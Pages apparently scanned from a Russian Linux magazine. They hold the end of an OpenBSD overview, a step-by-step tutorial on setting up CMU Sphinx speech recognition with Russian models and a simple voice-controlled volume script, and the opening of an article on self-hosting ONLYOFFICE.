- LibreSSL — форк OpenSSL, очищенный от устаревших алгоритмов, поддержки устаревших ОС и мертвого кода.
- OpenSMTPD — SMTP-сервер с поддержкой PAM, Maildir и виртуальных доменов.
- OpenNTPD — простой NTP-сервер (Network Time Protocol).
- httpd — легкий HTTP-сервер с поддержкой CGI и HTTPS.
- relayd — балансировщик нагрузки и прокси.
- dhclient — реализация DHCP-клиента.
- OpenBGPD — реализация протокола BGP-4 (Border Gateway Protocol).

- OpenOSPFD — реализация протокола маршрутизации OSPF (Open Shortest Path First).
- OpenIKED — реализация протокола IKEv2 (Internet Key Exchange).
- CARP — Common Address Redundancy Protocol, свободная реализация стека протоколов HSRP/VRRP Cisco.
- PF — брандмауэр с поддержкой NAT, PAT, QoS и нормализации трафика.
- pfsync — протокол синхронизации состояний брандмауэров.
- spamd — спам-фильтр с поддержкой серых списков и интеграцией с PF.
- sndio — звуковой сервер, аналог PulseAudio.
- duas — легковесная альтернатива утилите sudo.
- tmux — менеджер терминалов, аналог GNU Screen.
- cwm — легковесный менеджер окон для X Window system.

ВЫВОДЫ

Разработчики OpenBSD очень продуктивны во всем, что касается генерации идей и написания сложного кода. Именно они впервые обкатали все те идеи, что сегодня стандартны в других операционных системах, они же создали OpenSSH, без которого жизнь современного админа просто немыслима. Однако не стоит думать, будто это все, что можно было получить от системы. OpenBSD очень красива и действительно удобна для применения в продакшене. Здесь все на своих местах и абсолютно логично, утилиты имеют единый интерфейс, встроенные сервисы — единый простой и понятный формат конфигурации, а настраивать даже сложные конфигурации брандмауэра — приятное времяпрепровождение. Достаточно просто поставить систему и попробовать поднять на ее базе какой-то сервис, чтобы ощутить, настолько современный Linux далек от понятия простоты и удобства.



ПРИРУЧАЕМ СФИНКСА

Артём Зорин
temazorin@hotmail.com

ПРИКРУЧИВАЕМ CMU SPHINX К LINUX

В первой части нашего туториала мы рассмотрели основные системы распознавания речи для Linux. Сегодня попробуем применить их на практике. В эксперименте участвовали: система распознавания речи CMU Sphinx версии 4, ноутбук Dell Inspiron с ALT Linux Кентавр 7.0.5 и микрофон Shure.



Сайт проекта CMU Sphinx — отсюда стоит начинать работу

НАЧАЛО

Меня очень вдохновило одно видео о создании умного дома, где управление осуществлялось с помощью голосовых команд. В голове сразу появились идеи: установка будильника голосовой командой непосредственно на телефон, управление торрент-клиентом, прогноз погоды голосом, последние новости, управление Smart TV голосом и т. д. и т. п. Реальность оказалась куда прозаичнее и суровее.

Сразу о главном: современное состояние систем распознавания речи для Linux не позволяет в данный момент полноценно работать с компонентами умного дома. Особенно все плохо с русским языком. Но кое-что все же удалось сделать.



INFO

Все действия возможны только в консоли! Пока нет достаточно удобного GUI для настройки CMU Sphinx.

Начать следует, несомненно, с самого главного — установки и настройки системы распознавания речи. Я выбрал CMU Sphinx, поскольку это самый «опенсорсный тру-вариант» из всех имеющихся на данный момент. К сожалению, в Рунете крайне мало вменяемой документации по CMU Sphinx, разве что несколько тем на русском форуме VoxForge. Англоязычная же документация, наоборот, достаточно подробно и детально описывает процесс установки и настройки.

Установим CMU Sphinx. Напомню, что она состоит из нескольких компонентов:

- Pocketsphinx — библиотека распознавания, написанная на си;
- Sphinxtrain — инструменты для работы с акустическими моделями;
- Sphinxbase — библиотека для работы с двумя первыми компонентами;
- Sphinx4 — собственно сама система распознавания речи, написанная на Java.



WWW

Короткая, но емкая заметка об архитектуре CMU Sphinx

Определим также, что такое «акустическая модель» и «языковая модель». Акустическая модель позволяет оценить распознавание речевого сегмента с точки зрения схожести на звуковом уровне. Для каждого звука изначально строится сложная статистическая модель, которая описывает произнесение этого звука в речи. Языковая же модель позволяет определить наиболее вероятные словесные последовательности. Сложность построения языковой модели во многом зависит от конкретного языка.

Итак, скачиваем CMU Sphinx с официального сайта. В репозиториях большинства дистрибутивов Linux есть лишь безнадежно устаревшая ветка Sphinx3. Поэтому будем собирать из исходников (проверь репозитории своего дистрибутива: в последних версиях Fedora и Ubuntu могут быть актуальные версии). При необходимости вместо Pocketsphinx, написанного на си, ты можешь использовать Sphinx4, написанный на Java, подробности тут.

Переходим в папку со скачанными архивами. Распаковываем их любым удобным способом и запускаем процесс сборки. Если у тебя прямые руки, то проблем возникнуть не должно:

```
# ./configure make
# checkinstall
```

И не забудь после установки выполнить

```
# ldconfig
```

Иногда возникает ошибка **`Failed to open audio device(/dev/dsp): No such file or directory`**. Это значит, что поддержка OSS в ядре не включена. Необходимо включить ее — смотри FAQ [на сайте CMU Sphinx](#).

```
Terminal - root@temazorin-laptop: /home/tema/sphinx/sphinxbase-5prealpha
Файл  Правка  Вид  Терминал  Вкладки  Справка
Получено: 8 http://ftp.altlinux.org x86_64/classic hasher-priv 1.5.0-alt1 [43.9kB]
Получено: 9 http://ftp.altlinux.org x86_64/classic cpio-static 2.11-alt2 [336kB]
Получено: 10 http://ftp.altlinux.org x86_64/classic find-static 4.5.11-alt3 [413kB]
Получено: 11 http://ftp.altlinux.org noarch/classic hasher 1.3.26-alt1 [69,9kB]
Получено: 12 http://ftp.altlinux.org noarch/classic spt 0.6.0 alt12 [29,0kB]
Получено: 13 http://ftp.altlinux.org noarch/classic mkimage 0.2.12.1-alt1 [217kB]
Получено: 14 http://ftp.altlinux.org noarch/classic build-environment 0.1-alt2 [3473B]
Получено 2043kB за 0s (2245kB/s).
Совершаем изменения...
Preparing...              ################################################## [100%]
 1: hasher priv           ################################################## [  7%]
 2: apt-repo-tools        ################################################## [ 14%]
 3: find-static           ################################################## [ 21%]
 4: cpio-static           ################################################## [ 28%]
 5: squashfsprogs         ################################################## [ 35%]
 6: propagator            ################################################## [ 42%]
 7: mar                   ################################################## [ 50%]
 8: sisyphus_check        ################################################## [ 57%]
 9: fakeroot              ################################################## [ 64%]
10: ash-static            ################################################## [ 71%]
11: hasher                ################################################## [ 78%]
12: spl                   ################################################## [ 85%]
13: mkimage               ################################################## [ 92%]
warning: mkimage won't work, see mkimage-preinstall
14: build-environment     ################################################## [100%]
Running /usr/lib/rpm/posttrans-filetriggers
Завершено.
[root@temazorin-laptop sphinxbase-5prealpha]# ./configure make
configure: WARNING: you should use --build, --host, --target
checking for a BSD-compatible install... /bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... gawk
checking whether make sets $(MAKE)... yes
checking whether make supports nested variables... yes
checking build system type... Invalid configuration `make': machine `make' not recognized
configure: error: /bin/sh ./config.sub make failed
[root@temazorin-laptop sphinxbase-5prealpha]#
```

Все получится, но не с первого раза...

ТЕСТИРУЕМ SPHINX

По умолчанию Sphinx предлагает нам проверить работу на базовом примере, а именно распознать фразу «go forward ten meters». Воспользуемся утилитой пакетного распознавания **`pocketsphinx_batch`**. В составе Sphinx также есть инструмент распознавания речи с микрофона **`pocketsphinx_continuous`** (синтаксис ее схож с **`pocketsphinx_batch`**). Для удобства работы лучше всего использовать отдельную директорию. Синтаксис команды таков:

```
# pocketsphinx_batch -argfile argfile 2>./errors
```

`argfile` — это имя файла в текущей директории, содержащего все аргументы. Также мы используем стандартную утилиту stderr для удобства перенаправления вывода. Вот содержимое нашего файла **`argfile`**:

```
-hmm /usr/local/share/pocketsphinx/model/hmm/en_US/hub4wsj_sc_8k
-lm /usr/local/share/pocketsphinx/model/lm/en/turtle.DMP
-dict /usr/local/share/pocketsphinx/model/lm/en/turtle.dic
-cepdir /home/saint/sphinx
```



```
-ctl ctlfile
-cepext .raw
-adcin true
-hyp outname
```

Значение строк файла следующее:

- -hmm — путь к директории, содержащей файлы акустической модели (шаблоны отдельных звуков);
- -lm — путь к файлу триграммной языковой модели. Можешь почитать про это;
- -dict — путь к файлу словаря произношения;
- -cepdir — путь к каталогу со звуковыми файлами;
- -ctl — файл с именами обрабатываемых файлов. Файл `goforward.raw` мы возьмем из комплекта исходников Pocketsphinx;
- -cepext — расширение обрабатываемых файлов;
- -adcin — указатель принадлежности обрабатываемого файла к raw;
- -hyp — имя файла, в который будет выводиться распознанный текст.

Аргументы с путями к файлам моделей необходимо указывать обязательно. Помни, что многие параметры заданы по умолчанию (смотри `man stderr (1)`). Поэтому для работы с файлом `*.raw` необходимо принудительно указать расширение, иначе будет использован параметр по умолчанию — расширение `mfc`, а таких файлов у нас в базовом примере, естественно, нет — будут возникать ошибки.

В итоге исполнения у нас в файле outname будет следующее содержимое:


```
go forward ten meters (goforward -26532)
```

Параллельно можешь глянуть, откомпилировать и запустить в директории с файлом `goforward.raw` аналогичную программу, написанную на си разработчиками CMU Sphinx. Вот инструкция. Я же решил не мудрствовать лукаво и воспользовался для записи консольной утилитой Sox (есть практически во всех дистрибутивах). Записывать звук будем следующим образом (предварительно изучив man):

```
$ rec -r 16k -e signed-integer -b 16 ↵
    -c 1 filename.wav
```

Прерывание записи по <Ctrl + C>. У меня Sox при этом ругался на невозможность использования частоты дискретизации:


```
Can't set sample rate 16000; using 48000
```



WARNING

Если ты вносишь -cepdir в файл аргументов, то сокращенный путь ~/sphinx обрабатывается неправильно: приходится писать полный путь. Если ты будешь прописывать аргумент после команды, то можешь использовать сокращенный путь!

На самом деле это не так — все в порядке с частотой дискретизации.



Обучаем CMU Sphinx

АДАПТАЦИЯ ЗВУКОВОЙ МОДЕЛИ

Адаптация звуковой модели — это попытка улучшить распознавание для конкретного голоса, произношения, акцента или окружающей среды. Создаем в отдельной директории файлы `arctic20.fileids` и `arctic20.transcription`. Скачать пример можно [отсюда](). Далее необходимо надиктовать английские предложения из файла `arctic20.txt` по следующей схеме: `arctic_0001.wav...arctic_0020.wav`, то есть по одному файлу на предложение. Для упрощения записи я воспользовался скриптом:

```
for i in `seq 1 20`; do
    fn=`printf arctic_%04d $i`;
    read sent; echo $sent;
    rec -r 16000 -e signed-integer -b 16 -c 1 $fn.wav 2>/dev/null;
done < arctic20.txt
```

А чтобы прослушать полученное, выполнил

```
for i in *.wav; do play $i; done
```

Далее скопируем акустическую модель (с которой мы и работали) из `/usr/local/share/pocketsphinx/model/hmm/en_US/hub4wsj_sc_8k` в нашу рабочую директорию. Создадим файлы акустических особенностей (внимание: работа идет в директории с файлами `*.wav`):



```
# sphinx_fe -argfile hub4wsj_sc_8k/feat.params -samprate 16000 ↵
    -c arctic20.listoffiles -di . -do . -ei wav -eo mfc -mswav yes
```

В результате получаем файлы `*.mfc`. Скачиваем с сайта дополнительный пакет, из которого вытаскиваем файл под названием `mixture_weights`, расположенный в `/usr/local/share/pocketsphinx-extra/model/hmm/en_US/hub4_wsj_sc_3s_8k.cd_semi_5000`, и помещаем его в директории с акустической моделью. Также необходимо конвертировать mdef-файл акустической модели в текстовый формат:

```
# pocketsphinx_mdef_convert -text hub4wsj_sc_8k/mdef ↵
    hub4wsj_sc_8k/mdef.txt
```

Соберем накопленные данные. Скопируем утилиту bw из `/usr/local/libexec/sphinxtrain/bw` в рабочий каталог (перед этим не забудем установить Sphinxtrain!):


```
# ./bw -hmmdir hub4wsj_sc_8k -moddeffn hub4wsj_sc_8k/mdef.txt ↵
    -ts2cbfn .semi. -feat 1s_c_d_dd -svspec 0-12/13-25/26-38 ↵
    -cmn current -agc none -dictfn arctic20.dic ↵
    -ctlfn arctic20.fileids -lsnfn arctic20.transcription -accumdir
```

Запускаем bw и видим:

```
SYSTEM_ERROR: “corpus.c”, line 339: Unable to open
arctic20.fileids for reading: No such file or directory
```

Мне очевидно, что правая рука у разработчиков не ведает, что творит левая (про неактуальность части документации я уже не говорю). Решается проблема просто: переименовываем в рабочем каталоге файл `arctic20.listoffiles` в `arctic20.fileids`. Вот теперь все работает. Адаптация закончена. Это один из самых сложных этапов, и от его успешного выполнения зависит дальнейшая наша работа. Получится все, но не сразу.

Для записи звуковых файлов лучше всего подходит Audacity — у этого приложения самый большой арсенал функций, и оно умеет работать с raw-файлами.



Одна из немногих неконсольных программ в нашей работе

ТЕСТИРОВАНИЕ АДАПТАЦИИ

Суть такова: мы запишем несколько образцов, на которых оригинальная акустическая модель спотыкается, и обработаем их с помощью адаптированных акустических моделей. Создадим в рабочей директории поддиректорию test, а в ней — поддиректорию wav, в которой будут наши тестовые записи. Проверяем работу. Помни, что адаптация не приведет к стопроцентно верному результату: адаптированные модели будут точно так же ошибаться; плюс в том, что они будут делать это реже. Мои вполне наглядные записи были сделаны далеко не с первой попытки: было достаточно записей, где ошибались все модели. Попробуем распознавание с помощью базовой модели:

```
# pocketsphinx_batch ↵
    -hmm /usr/local/share/pocketsphinx/model/hmm/en_US/hub4wsj_sc_8k ↵
    -lm /usr/local/share/ pocketsphinx/model/lm/en/turtle.DMP ↵
    -dict /usr/local/share/pocketsphinx/model/lm/en/turtle.dic ↵
    -cepdir wav -ctl adaptation-test.fileids -cepext .wav ↵
    -adcin yes -hyp adaptation-test.hyp
```

Результат:

```
hello halt say forty (test1 -27391)
go forward ten meter (test2 -35213)
hall doing home (test3 -30735)
```

Как можно убедиться, результат полностью идентичен записи. Адаптация реально работает!

РУССКИЙ ЯЗЫК В POCKETSPHINX

Прикрутим наконец русский язык к нашему Сфинксу. Качаем русские модели, созданные ребятами из проекта VoxForge. Скачать нужно все четыре файла. Голосовое управление будет на русском, а значит, нам нужны собственная языковая модель и собственный словарь (скорее всего, части наших слов в распространенных примерах не будет). Для этого мы создадим свою акустическую модель, воспользовавшись этой инструкцией. Создавать все будем с помощью утилиты CMUCLMTK. Скачиваем с сайта Sphinx, собираем из исходников.

Для начала создадим текстовый файл с предложениями для нашей языковой модели:

```
<s> предлагаю свернуть окно браузера </s>
<s> нужно развернуть окно и радоваться </s>
<s> тише едешь громче падаешь </s>
<s> открыть терминал и закрыть окно </s>
<s> вперед вперед плешивые стада </s>
<s> играй и не смотри назад </s>
<s> пора проверить почту </s>
<s> почта находится за углом </s>
<s> сделай паузу выключи компьютер </s>
<s> стоп проход запрещен </s>
<s> пауза это небольшой перерыв </s>
<s> замолчи а потом говори </s>
<s> компьютер разверни окно </s>
<s> открой браузер и покажи мне интернет </s>
<s> сделай шаг вперед и два шага назад </s>
<s> запустить браузер можно голосом </s>
<s> открой окно давай вперед </s>
<s> запустить окно несложно </s>
<s> давай запусти терминал </s>
<s> можно запустить компьютер </s>
<s> сделай тише </s>
<s> можно играть тише </s>
```

```
<s> нужно проверить компьютер </s>
<s> компьютер прошу громче </s>
<s> делай громче </s>
<s> пора все закрыть </s>
<s> закрыть все окна </s>
<s> пора свернуть все к черту </s>
<s> нужно свернуть окна </s>
<s> сверни окно </s>
<s> браузер необходимо срочно свернуть </s>
<s> пора все развернуть </s>
<s> нужно развернуть окно </s>
<s> разверни окно </s>
```

Далее создадим словарный файл:

```
# text2wfreq <lmbase.txt | wfreq2vocab> lmbase.tmp.vocab
# cp lmbase.tmp.vocab  lmbase.vocab
```

И языковую модель:

```
# text2idngram -vocab lmbase.vocab -idngram lmbase.idngram < lmbase.txt
# idngram2lm -vocab_type 0 -idngram lmbase.idngram ↵
    -vocab lmbase.vocab -arpa lmbase.arpa
```

И DMP-модель:

```
# sphinx_lm_convert -i lmbase.arpa -o lmbase.lm.DMP
```

Создаем собственный словарь. Скачиваем с GitHub утилиты:

```
# git clone https://github.com/zamiron/ru4sphinx/имя_твоей_папки
```

Переходим в каталог `/home/имя_твоей_папки/text2dict` и создаем там текстовый файл `my_dictionary` со списком слов (каждое новое слово — с нового абзаца). Вот пример `my_dictionary`:

```
браузер
громче
закрыть
запустить
окно
почта
```

```
развернуть
свернуть
терминал
тише
```

Затем выполняем:

```
# perl dict2transcript.pl my_dictionary my_dictionary_out
```

Словарь создан! Далее попробуем распознавать слова, присутствующие в словаре (в нашем примере их немного). Не забудь указать в аргументах собственную языковую модель и словарь — все должно работать. При желании можно произвести адаптацию акустической модели.



Самое сложное — создание словаря и акустической модели — позади!

РЕАЛИЗАЦИЯ ГОЛОСОВОГО УПРАВЛЕНИЯ

Главной нашей целью не была реализация крутого интерфейса управления, здесь все будет очень примитивно. Главное, чтобы все работало. Действовать будем следующим образом:

1. Пишем команду, распознаем ее.
2. Передаем распознанный текст в файл, в соответствии с ним выполняем команду.

В качестве тестовых команд будем использовать уменьшение и увеличение громкости звука. Почитав мануал к Sox, я решил оканчивать запись по истечении секунды тишины с порогом тишины в 3,8% (порог явно сугубо индивидуальное значение и зависит от твоего микрофона и окружающей обстанов-

ки). К сожалению, я не нашел в **pocketsphinx_batch** параметр вывода только для распознанных слов, поэтому я воспользуюсь инструментом sed:

```
# cat ~/sphinx/rus/outname | sed ‘s/\( (.*\)//’
```

Это удалит из строки вида **наша команда (audio -4023)** пробел перед открывающей скобкой, ее саму и все последующее содержимое. В результате мы получим строку вида **наша команда**, что нам и нужно. Также в Сети нашелся скрипт для упрощения работы с Sox:

```
#!/bin/bash
rec -r 16k -e signed-integer -b 16 -c 1 tst.wav silence 0 1 00:01
pocketsphinx_batch -argfile argfile 2>./errors
a=$(cat ~/sphinx/rus/outname  | sed 's/\( (.*\)//')
case $a in
тише)
amixer -q sset Master 10-
a=$(amixer sget Master | grep "Mono: Playback")
notify-send "$a"
;;
громче)
amixer -q sset Master 10+
a=$(amixer sget Master | grep "Mono: Playback")
notify-send "$a"
;;
*)
;;
esac
```

Скрипт в ответ на команды «Тише» или «Громче» выполняет соответствующие действия с сигнализацией через **notify-send**. К сожалению, работать он будет только при запуске из терминала (иначе звук не пишется). Впрочем, представление о голосовом управлении он дает (возможно, ты предложишь лучший метод).

САМОЕ СЛОЖНОЕ — ПОЗАДИ

Сегодня мы рассмотрели способ установки и настройки CMU Sphinx для работы с русской речью. В следующей статье будем заниматься самым интересным — создадим некое подобие умного дома на основе наших наработок. Это не идеальный и уж точно не самый простой из доступных вариантов. Но этот вариант дает наибольшее представление о принципах работы CMU Sphinx.

ОБЛАЧНЫЙ ОФИС: УДАР ПО MS OFFICE 365

ОФИС В ОБЛАКАХ И НА ЛИЧНЫХ СЕРВЕРАХ



Александр «Plus» **Рак**
plus@omsklug.com
Участник сообщества OmskLUG. Руководитель группы автоматизации отдела ИТ департамента образования города Салехарда

Сегодня облачными технологиями уже никого не удивишь. На просторах интернета можно найти колоссально большое количество таких решений. Чего только стоит нашумевший MS Office 365. Mail.Ru — один из первых, кто подключил его API для своих почтовых сервисов. И все бы ничего, если бы проект Teamlab не переименовался и не переориентировался на open source! Теперь этот проект известен как ONLYOFFICE, и его можно использовать свободно! Ребята из ONLYOFFICE теперь позиционируют свой продукт как универсальный облачный офис, позволяющий управлять почтой, документами, проектами, командой и прочим в едином пространстве. Для работы с сервисом нужен только браузер, еще можно завести XMPP-клиент (серверная часть XMPP встроена в серверный дистрибутив ONLYOFFICE).

Что касается платности, в этом проекте можно купить подписку на техническую поддержку (это стало модно в серьезных IT-решениях, где все работает из коробки). Причем если на портале в разделах пять активных пользователей, то техническую поддержку тебе окажут совершенно бесплатно. Также есть возможность развернуть ONLYOFFICE на облаке проекта, цена в этом случае также зависит от числа пользователей портала. Серверная платформа доступна для развертывания в нескольких вариантах:

1. Серверная версия Enterprise Edition.
2. Установка серверной версии Free Edition с помощью сценария автоматической установки.
3. Community Server — собственно портал.
4. Document Server — сервер обработки документов.
5. Mail Server.

Итак, по порядку. Серверную часть Enterprise Edition можно установить для Docker или скачав и развернув один из трех доступных образов виртуальных машин: MS Hyper-V, VMware и VirtualBox. Образы можно скачать с официального сайта. При таком варианте установки потребуется немало аппаратных ресурсов, что не очень радует. Системные требования:

- процессор двухъядерный с тактовой частотой 2 ГГц или лучше;
- оперативная память не менее 6 Гбайт;
